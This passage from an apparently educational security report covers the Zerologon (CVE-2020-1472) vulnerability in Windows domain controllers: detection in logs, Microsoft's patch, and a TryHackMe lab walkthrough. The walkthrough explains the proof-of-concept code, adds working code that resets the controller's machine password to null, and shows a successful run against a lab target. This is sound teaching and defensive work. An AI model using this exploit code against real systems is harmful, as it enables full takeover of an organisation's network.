02/23 16:08:22 [CRITICAL] [3696] NlTransportLookup: \\AD-SERVER: Cannot NetSessionEnum 2312
02/23 16:08:22 [SESSION] [3696] CYCON: NetrServerAuthenticate returns Success: AD-SERVER on account AD-SERVER$ (Negot: 212fffff)

02/23 16:08:23 [SESSION] [3628] CYCON: NetpServerPasswordSet: Comp=AD-SERVER Acc=AD-SERVER$ Entered
02/23 16:08:23 [SESSION] [3628] CYCON: NetpServerPasswordSet: Comp=AD-SERVER Acc=AD-SERVER$ Changing password locally
02/23 16:08:23 [SESSION] [3628] Setting Password of 'AD-SERVER$' to: d98c1dd4 04b2008f 980980e9 7e42f8ec .....B~
02/23 16:08:23 [CHANGELOG] [3628] NlSendChangeLogNotification: sent 0 for AD-SERVER$ Rid:0x3e8 0b GUID:00000006-0000-0000-0000-000000000000
02/23 16:08:23 [MISC] [2440] NlMainLoop: Notification that trust account added (or changed) AD-SERVER$ 0x3e8 6
```

Figure 152: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

With netlogon debug mode enabled, every step of the attack will be logged by the system. Below, we'll cover a brief explanation of the information shown in Figure 134.

The Black Box: This is the first stage of the exploitation process, the script attempts to bruteforce the password for the Domain Controller, the exploit carries out multiple authentication attempts using the netlogon of the Domain Controller with a message containing zero bytes.

The Blue Box: This is the part where the attacker's attempt at exploiting the netlogon protocol is successful.

The Red Box: This is the part where the attacker has successfully modified the Domain Controller's password.

The Green Box: This is the MD5 hash of an empty string (0 bytes) in little-endian format. To verify that the MD5 hash is actually an empty password we can verify this by decrypting the MD5 hash as displayed in Figure 135-136 below.




Figure 153: source – <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

MD5 Decryption

Enter your MD5 hash below and cross your fingers :

D41D8CD98F00B204E9800998ECF8427E

☒ Quick search (free) ☐ In-depth search (1 credit)

Decrypt

Found :

(hash = d41d8cd98f00b204e9800998ecf8427e)

Figure 154: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

As shown in Figure 136, the hash returns a blank value. Besides the logs from netlogon, several events have been generated in the Security Event Log when the attacker changed the password of a computer account with the empty string. This includes the ANONYMOUS LOGON event with EventID 4742.




Figure 155: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

As displayed in Figure 137. above, an event with event ID 4742 gave us the information that an account password for AD-SERVER\$ was changed to an empty string at 23/2/2021 04:08:23 PM. If the attacker attempts to authenticate, or to gain shell using wmiexec.py, the Event Log will generate an event ID 4624 and display information as shown below in Figure 138.




Figure 156: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

From the picture above we can conclude that the attacker's IP address is 192.168.1.13 and tried to authenticate with the Administrator account while using NtLmSsp for the logon process. The logon type was 3, which means the attacker successfully compromised the target via the network. For example, a connection to a shared folder on this computer from another computer on the network.

8.5 Mitigating Zerologon

Microsoft announced the second round of Windows Security Updates for vulnerability CVE-2020-1472, also known as Zerologon, on February 9th, 2021. This security update will permit enforcement mode by default on all supported Windows Domain Controllers and will ban vulnerable connections from non-compliant devices unless manually added to a security category referenced in the group policy "Domain Controller: Allow vulnerable Netlogon secure channel connections."

Microsoft recommend all customers to install the February 2021 updates in order to be fully protected from the Zerologon vulnerability. To demonstrate the effectiveness of this update, we'll run the script again after applying the latest security update from Microsoft. The result from the script shows that the zerologon vulnerability has been patched.

Figure 157: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

8.6 Hands-On Exploiting Zerologon

To gain practical experience with regards to exploiting the Zerologon attack we'll be making use of the [Zerologon](#)³² room on TryHackMe.com. This is a paid room covering all the basics of exploiting the Zerologon attack. The following items will be covered:

- The Zero Day Angle – Theoretical explanation of the Zerologon vulnerability
- Impacket Installation – Installing the pre-requisite Impacket tool
- The Proof of Concept – Modifying and weaponizing the PoC
- Lab It Up – Exploiting the Domain Controller

This room's purpose is to shed some light on the ZeroLogon vulnerability with a focus on the educational aspect. This is done so that defenders can better understand the threat. The vulnerability is approached from a Proof of Concept, providing a breakdown of the method that is vulnerable within this issue.

³² TryHackMe, Zerologon, <https://tryhackme.com/room/zer0logon>, (6th of May 2021)

8.6.1 The Zero Day Angle


This is a theoretical explanation of the Zerologon vulnerability and the protocol and encryption that is being exploited. We will not go into detail about this section of the room as the previous Zerologon chapters cover this theoretical knowledge in a detailed manner. If you wish to read upon this information yourself, feel free to do so on the TryHackMe.com website.

8.6.2 Impacket Installation

We require to install Impacket, it can be quite unstable when using modules related to nrpc.py. Due to this reason we are going to be using a Virtual Environment to install Impacket. The instruction to install it goes as follows:

1. `python3 -m pip install virtualenv`

Here we install the python module “virtualenv” which allows us to run virtual environments.


A terminal window with a dark background and green text. The prompt is 'root@kali:~/Documents/THM/Zerologon >'. The command 'python3 -m pip install virtualenv' has been executed. The output shows the collection of virtualenv, distlib, and filelock packages, their requirements being satisfied, and their successful installation. The prompt returns to 'root@kali:~/Documents/THM/Zerologon >'.

```
root@kali:~/Documents/THM/Zerologon >python3 -m pip install virtualenv
Collecting virtualenv
  Using cached virtualenv-20.4.6-py2.py3-none-any.whl (7.2 MB)
Collecting distlib<1,>=0.3.1
  Using cached distlib-0.3.1-py2.py3-none-any.whl (335 kB)
Requirement already satisfied: six<2,>=1.9.0 in /usr/lib/python3/dist-packages (from virtualenv) (1.14.0)
Requirement already satisfied: appdirs<2,>=1.4.3 in /usr/local/lib/python3.8/dist-packages (from virtualenv) (1.4.4)
Collecting filelock<4,>=3.0.0
  Downloading filelock-3.0.12-py3-none-any.whl (7.6 kB)
Installing collected packages: distlib, filelock, virtualenv
Successfully installed distlib-0.3.1 filelock-3.0.12 virtualenv-20.4.6
root@kali:~/Documents/THM/Zerologon >
```

Figure 158: source - Guylian's Kali VM

2. `python3 -m virtualenv ImpacketEnv`

We create the virtual environment called “ImpacketEnv”.


A terminal window with a dark background and green text. The prompt is 'root@kali:~/Documents/THM/Zerologon >'. The command 'python3 -m virtualenv ImpacketEnv' has been executed. The output shows the creation of the virtual environment, the installation of the CPython interpreter, and the addition of seed packages like pip, setuptools, and wheel. The prompt returns to 'root@kali:~/Documents/THM/Zerologon >'.

```
root@kali:~/Documents/THM/Zerologon >python3 -m virtualenv ImpacketEnv
created virtual environment CPython3.8.3.candidate.1-64 in 803ms
  creator CPython3Posix(dest=/root/Documents/THM/Zerologon/ImpacketEnv, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/root/.local/share/virtualenv)
    added seed packages: pip==21.1.1, setuptools==56.0.0, wheel==0.36.2
  activators BashActivator,CShellActivator,FishActivator,PowerShellActivator,PythonActivator,XonshActivator
root@kali:~/Documents/THM/Zerologon >
```

Figure 159: source - Guylian's Kali VM

3. `source ImpacketEnv/bin/activate`

We activate the virtual environment, as you can see (ImpacketEnv) appears in our shell.

A terminal window with a dark background and green text. The prompt is 'root@kali:~/Documents/THM/Zerologon >'. The command 'source ImpacketEnv/bin/activate' has been executed. The prompt changes to '(ImpacketEnv) root@kali:~/Documents/THM/Zerologon >'.

```
root@kali:~/Documents/THM/Zerologon >source ImpacketEnv/bin/activate
(ImpacketEnv) root@kali:~/Documents/THM/Zerologon >
```

Figure 160: source - Guylian's Kali VM

4. `pip install git+https://github.com/SecureAuthCorp/impacket`

We install impacket inside of our newly created virtual environment.

```
(ImpacketEnv) root@kali:~/Documents/THM/ZeroLogon > pip install git+https://github.com/SecureAuthCorp/impacket
Collecting git+https://github.com/SecureAuthCorp/impacket
  Cloning https://github.com/SecureAuthCorp/impacket to /tmp/pip-req-build-r9zg2m54
  Running command git clone -q https://github.com/SecureAuthCorp/impacket /tmp/pip-req-build-r9zg2m54
Collecting pyasn1>=0.2.3
  Using cached pyasn1-0.4.8-py2.py3-none-any.whl (77 kB)
Collecting pycryptodomex
  Downloading pycryptodomex-3.10.1-cp35-abi3-manylinux2010_x86_64.whl (1.9 MB)
  | 1.9 MB 2.7 MB/s
```

Figure 161: source - Guylian's Kali VM

8.6.3 The Proof of Concept

A proof of concept is very important to every exploit. Without proof of concept, the exploit will be almost entirely theoretical. We were provided with a ZeroLogon PoC that was 90% complete. We must now make an additional call to change the password to a null (zero) value. We'll do this by using the method [NetrServerPasswordSet2](#)³³ as previously mentioned in our theoretical research.

Before going any further, we should download the PoC from [here](#)³⁴.

The script might seem very complex at first, but its pretty simple. Let's start by breaking down the PoC.

Lines 3-13

```
3. from impacket.dcerpc.v5 import nrpc, epm
4. from impacket.dcerpc.v5.dtypes import NULL
5. from impacket.dcerpc.v5 import transport
6. from impacket import crypto
7.
8. import hmac, hashlib, struct, sys, socket, time
9. from binascii import hexlify, unhexlify
10. from subprocess import check_call
11. MAX_ATTEMPTS = 2000
```

Lines 3-6 import the required modules from Impacket, specifically the NRPC, EPM, Crypto and Transport libraries. Additionally, on lines 6-8 a handful of other miscellaneous libraries are also imported, but the Impacket libraries are the star of the show. Lastly on line 9 we're defining a constant (similar to a variable, but never changes) that sets the maximum number of retries for ZeroLogon to 2000.

Lines 76-86

```
76. if __name__ == '__main__':
77.     if not (3 <= len(sys.argv) <= 4):
78.         print('Usage: zeroLogon_tester.py <dc-name> <dc-ip>\n')
79.         print('Tests whether a Domain Controller is vulnerable to the ZeroLogon attack. Does not attempt to make any
changes.')
80.         print('Note: dc-name should be the (NetBIOS) computer name of the Domain Controller.')
81.         sys.exit(1)
82.     else:
83.         [, dc_name, dc_ip] = sys.argv
84.
85.         dc_name = dc_name.rstrip('$')
```

³³ Microsoft, NetrServerPasswordSet2, 2021, https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/14b020a8-0bcf-4af5-ab72-cc92bc6b1d8, (6th of May 2021)

³⁴ SecuraBV, ZeroLogon Tester, https://raw.githubusercontent.com/SecuraBV/CVE-2020-1472/master/zeroLogon_tester.py, (6th of May 2021)

```
86. perform_attack('\\\\' + dc_name, dc_ip, dc_name)
```

Here we skipped down to the very bottom of the script. Line 76 declares a main function within Python, line 77 checks for the number of parameters and ensures that its exactly 3 parameters. (zerologon_test.py DC_NAME IP). Lines 78-80 are to print the help menu if the supplied number of parameters are greater than 3, or less than 3 and then exits.

If the required arguments are supplied, on line 83 the arguments are being passed into two variables: dc_name and dc_ip. Once these arguments are passed, dc_name will be stripped of the “\$” character because the dc_name variable shouldn’t have this special character, the user account name should however contain this character. Afterwards it passes the variables, two variables and an additional modified variable into a module called “perform_attack”.

Lines 57-73

```
57. def perform_attack(dc_handle, dc_ip, target_computer):  
  
58.  
59.     print('Performing authentication attempts...')  
60.     rpc_con = None  
61.     for attempt in range(0, MAX_ATTEMPTS):  
62.         rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)  
63.  
64.         if rpc_con == None:  
65.             print('=', end='', flush=True)  
66.         else:  
67.             break  
68.  
69.         if rpc_con:  
70.             print('\nSuccess! DC can be fully compromised by a Zerologon attack.')  
71.         else:  
72.             print('\nAttack failed. Target is probably patched.')  
73.         sys.exit(1)
```

Line 57 defines where the variables are being passed into for the local function, [\\DCNAME](#) is being passed into the dc_handle variable, dc_ip is being passed into the dc_ip variable, and dc_name is being passed into the target_computer variable. All of which will be used later or passed into different modules.

Line 60 sets the variable rpc_con equal to none, this will be kept track of consistently to check and see if authentication is successful. If it's not, the script will continue until 2000 retries have been hit. Line 61 is where the actual retries for Zerologon occur in the form of a for loop. Line 62 sets the rpc_con variable to the output of a different function called “try_zero_authenticate” with a couple of variables being passed to it. Dc_handle, dc_ip and target_computer, all of which we have addressed earlier. The next lines are simple for checking if rpc_con is equal to an invalid login attempt. If it is, print = if not, print success. If 2000 tries have been attempted, print attack failed.

Lines 20-25

```
20. def try_zero_authenticate(dc_handle, dc_ip, target_computer):  
21.  
22.     binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')  
23.     rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()  
24.     rpc_con.connect()  
25.     rpc_con.bind(nrpc.MSRPC_UUID_NRPC)
```

Line 20 defines the try_zero authenticate function and is taking the previously mentioned 3 variables as input and it passes them into a function. Lines 22-25 are establishing a bind and a session with NRPC over TCP/IP so that we can communicate with the Domain Controller.

Lines 27-40

```
27. plaintext = b'\x00' * 8
28. ciphertext = b'\x00' * 8
29.
30. flags = 0x212fffff
31.
32. nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext)
33. try:
34.     server_auth = nrpc.hNetrServerAuthenticate3(rpc_con, dc_handle + '\x00', target_computer + '$\x00',
nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,target_computer + '\x00', ciphertext, flags)
```

Line 27 and 28 establish two new variables, plaintext and ciphertext containing 16 bytes of “\x00” which is used to exploit the Zerologon vulnerability. Line 30 contains a variable called Flags. These are the default flags obtained from a Windows 10 client (using AES-CFB8) with the Sign and Seal bit disabled.

Line 32 is where the magic happens, this is where the client creates a NetrServerReqChallenge containing the following information required by the [Microsoft Documentation](#)³⁵:

```
35. NTSTATUS NetrServerReqChallenge(
36. [in, unique, string] LOGONSRV_HANDLE PrimaryName,
37.
38. [in, string] wchar_t* ComputerName,
39. [in] PNETLOGON_CREDENTIAL ClientChallenge,
40. );
```

The Primary Name being the DC handle, the Computer Name being the Target Computer, and the Client Challenge being the 16 bytes of “\x00”.

The client will receive the following:

```
35. NTSTATUS NetrServerReqChallenge(
36. [out] PNETLOGON_CREDENTIAL ServerChallenge
37. );
```

Lines 7-8 (try: server_auth) sets up a try except, but at line 9 the exploit is actually attempted. This section of code requires a fair bit of information as according to the Microsoft Documentation for [NetrServerAuthenticate3](#)³⁶, the following is required:

```
1. NTSTATUS NetrServerAuthenticate3(
2. [in, unique, string] LOGONSRV_HANDLE PrimaryName,
3. [in, string] wchar_t* AccountName,
4. [in] NETLOGON_SECURE_CHANNEL_TYPE SecureChannelType,
5. [in, string] wchar_t* ComputerName,
6. [in] PNETLOGON_CREDENTIAL ClientCredential,
7. [in, out] ULONG * NegotiateFlags,
8. );
```

On line 9 we supply the DC_Handle as the Primary Name, the Target Computer plus a “\$” as the Machine Account Name, the Secure Channel Type as the Secure Channel Type which has been previously established over RPC, the target_computer variable as the ComputerName, the Ciphertext (16 bytes of “\x00” attempting to abuse Zerologon) and lastly, our flags variable that mimics those of a Windows 10 client machine.

```
1. NTSTATUS NetrServerAuthenticate3(
```

³⁵ Microsoft, NetrServerReqChallenge, 2021, https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/5ad9db9f-7441-4ce5-8c7b-7b771e243d32, (7th of May 2021)

³⁶ Microsoft, NetrServerAuthenticate3, 2021, https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/3a9ed16f-8014-45ae-80af-c0ecb06e2db9, (7th of May 2021)

2. [out] PNETLOGON_CREDENTIAL ServerCredential,
3. [in, out] ULONG * NegotiateFlags,
4. [out] ULONG * AccountRid
5.);

Additionally, we expect to receive two (possibly 3) things from the server upon hopefully successfully exploiting Zerologon: The ServerCredential and AccountRid, only one of which we are going to use.

Lines 44-54

```

44. assert server_auth['ErrorCode'] == 0
45. return rpc_con
46. except nrpc.DCERPCSessionError as ex:
47.
48.     if ex.get_error_code() == 0xc0000022:
49.         return None
50.     else:
51.         fail(f'Unexpected error code from DC: {ex.get_error_code().}')
52.
53. except BaseException as ex:
54.     fail(f'Unexpected error: {ex}.')
```

Line 44 retrieves the Error Code from the Server_auth variable, or the variable used to establish an Authentication Session with the target device. When this is successful, we'll return the rpc_con variable which will inform us that we have successfully bypassed Authentication with Zerologon. Lines 46-54 are used for error handling, so the script doesn't break and exit after receiving an error.

Now we understand what the code means, it's time to gain an understanding about RPD and NRPC. We must ask ourselves, how to reset a password over RPD? Microsoft has a document that outlines which information is required to change a password over NRPC. The following information is required to do so:

1. NTSTATUS NetrServerPasswordSet2(
2. [in, unique, string] LOGONSRV_HANDLE PrimaryName,
3. [in, string] wchar_t* AccountName,
4. [in] NETLOGON_SECURE_CHANNEL_TYPE SecureChannelType,
5. [in, string] wchar_t* ComputerName,
6. [in] PNETLOGON_AUTHENTICATOR Authenticator,
7. [in] PNL_TRUST_PASSWORD ClearNewPassword
8.);

Going back and looking at [NetrServerAuthenticate3](#) and [NetrServerPasswordSet2](#), we already have a handful of the information required, like the Primary Name, Account Name, Secure Channel Type, and the Computer Name. So we simply need two values, the Authenticator and the ClearNewPassword value. Both of these are documented from Microsoft, so let's take a look at the [Authenticator](#)³⁷ first:

1. typedef struct _NETLOGON_AUTHENTICATOR {
2. NETLOGON_CREDENTIAL Credential;
3. DWORD Timestamp;
4. }

And suddenly we've hit another unknown, NETLOGON_CREDENTIAL. Fortunately, Microsoft does have documentation for [NETLOGON_CREDENTIAL](#)³⁸ as well:

³⁷ Microsoft, NETLOGON_AUTHENTICATOR, 2020, https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/76c93227-942a-4687-ab9d-9d972ffabdad, (10th of May 2021)

³⁸ Microsoft, NETLOGON_CREDENTIAL, 2021, https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/d55e2632-7163-4f6c-b662-4b870e8cc1cd, (10th of May 2021)

```

1. typedef struct _NETLOGON_CREDENTIAL {
2.     CHAR data[8];
3. } NETLOGON_CREDENTIAL,
4. *PNETLOGON_CREDENTIAL;

```

Per the documentation, NETLOGON_CREDENTIAL can take 8 bytes of data, the second bullet point outlines that "the data field carries 8 bytes of encrypted data, as specified in the Netlogon Credential Computation", fortunately we know this value, thanks to Zero Logon, it's 8 bytes of Zero. In terms of the Timestamp, it's a DWORD value, so it can either be a one or a zero. Zero sounds perfectly fine to me.

In order to change the password the Microsoft Documentation states that:

The Netlogon Password consists of 512 bytes of random padding (minus the length of the password, so junk+password) with the last four bytes indicating the length of the password, totaling 516 bytes.

For the simplicity of this room, we can simply supply 516 bytes of all 00 to make a null password. Eventually, we can work towards creating our own custom password, but once again, for simplicity, we're setting it to a null value now.

8.6.3.1 Implementing Password Change

Now that we know the required arguments to change the password via NRPC, we actually have to implement it in Python. We need to take a look at the [nrpc.py](#) module within Impacket to see the required structure for how we can craft a netrServerPasswordSet2 Request:

```

1. def hNetrServerPasswordSet2(dce, primaryName, accountName, secureChannelType, computerName, authenticator,
    clearNewPasswordBlob):
2.     request = NetrServerPasswordSet2()
3.     request['PrimaryName'] = checkNullString(primaryName)
4.     request['AccountName'] = checkNullString(accountName)
5.     request['SecureChannelType'] = secureChannelType
6.     request['ComputerName'] = checkNullString(computerName)
7.     request['Authenticator'] = authenticator
8.     request['ClearNewPassword'] = clearNewPasswordBlob
9.     return dce.request(request)

```

As expected, most of the field names are the same as what Microsoft provided, except with some differences. Next, we need to know how to structure the Authenticator portion as well:

```

1. class NETLOGON_AUTHENTICATOR(NDRSTRUCT):
2.     structure = (
3.         ('Credential', NETLOGON_CREDENTIAL),
4.         ('Timestamp', DWORD),
5.     )

```

The format here is a little bit different compared to the prior, but we'll adjust accordingly when we go to add it into the PoC, but while we're talking about adding it into the PoC, where will our added code go?

Our added code will go immediately before "return rpc_con" on line 45. This is where we know we have successful authentication, we want to grab that before we return to the previous function and terminate the RPC connection. Now that we know all the required information that we'll need to add to the PoC, we'll save you the painstaking effort of writing your own code, and you can use the pre-written code below. The above explanations should help aid in understanding it.

```

1. newPassRequest = nrpc.NetrServerPasswordSet2()
2. newPassRequest['PrimaryName'] = dc_handle + '\x00'
3. newPassRequest['AccountName'] = target_computer + '$\x00'
4. newPassRequest['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
5. auth = nrpc.NETLOGON_AUTHENTICATOR()
6. auth['Credential'] = b'\x00' * 8
7. auth['Timestamp'] = 0
8. newPassRequest['Authenticator'] = auth
9. newPassRequest['ComputerName'] = target_computer + '\x00'

```

```
10. newPassRequest['ClearNewPassword'] = b'\x00' * 516
11. rpc_con.request(newPassRequest)
```

At this point, your code should be good to go, and you should be able to successfully exploit Zero Logon. If you are still having issues, you can use the following code found [here](#)³⁹:

What method will allow us to change Passwords over NRPC?

hNetrServerPasswordSet2

What are the required fields for the method per the Microsoft Documentation?

PrimaryName,AccountName,SecureChannelType,ComputerName,Authenticator,ReturnAuthenticator,ClearNewPassword


What Opnumber is the Method?

30

8.6.4 Lab It Up

Now that we've learned about Zerologon, it's time to put our new skills to the test by exploiting a vulnerable Domain Controller!

Let's start by running a nmap scan on the IP address we've been provided with:



```
(ImpacketEnv) root@kali:~/Documents/THM/Zerologon >nmap -sV -sC 10.10.82.250
```

Figure 162: source - Guylian's Kali VM

³⁹ Sp00ky, Zerologon Exploit, <https://raw.githubusercontent.com/Sq00ky/Zero-Logon-Exploit/master/zeroLogon-NullPass.py>, (10th of May 2021)

```

Nmap scan report for 10.10.82.250
Host is up (0.029s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-05-10 14:42:42Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: hololive.local0
.. Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: hololive.local0
.. Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|_   Target Name: HOLOLIVE
|_   NetBIOS_Domain_Name: HOLOLIVE
|_   NetBIOS_Computer_Name: DC01
|_   DNS_Domain_Name: hololive.local
|_   DNS_Computer_Name: DC01.hololive.local
|_   Product_Version: 10.0.17763
|_   System_Time: 2021-05-10T14:44:59+00:00
|_ ssl-cert: Subject: commonName=DC01.hololive.local
|_ Not valid before: 2021-05-09T14:31:18
|_ Not valid after: 2021-11-08T14:31:18

```

Figure 163: source - Guylian's Kali VM

We can determine that the NetBIOS name of the Domain Controller is: DC01 and the NetBIOS domain name of the network is: HOLOLIVE

We'll be attacking the HOLOLIVE.local domain.

```

(ImpacketEnv) root@kali:~/Documents/THM/ZeroLogon >python3 zeroLogon-NullPass.py DC01 10.10.8
2.250

```



Vulnerability Discovered by Tom Tervoort
Exploit by Ronnie Bartwitz

```

Performing authentication attempts...
Failure to Authenticate at attempt number: 119
Zero Logon successfully exploited, changing password.

```

Figure 164: source - Guylian's Kali VM

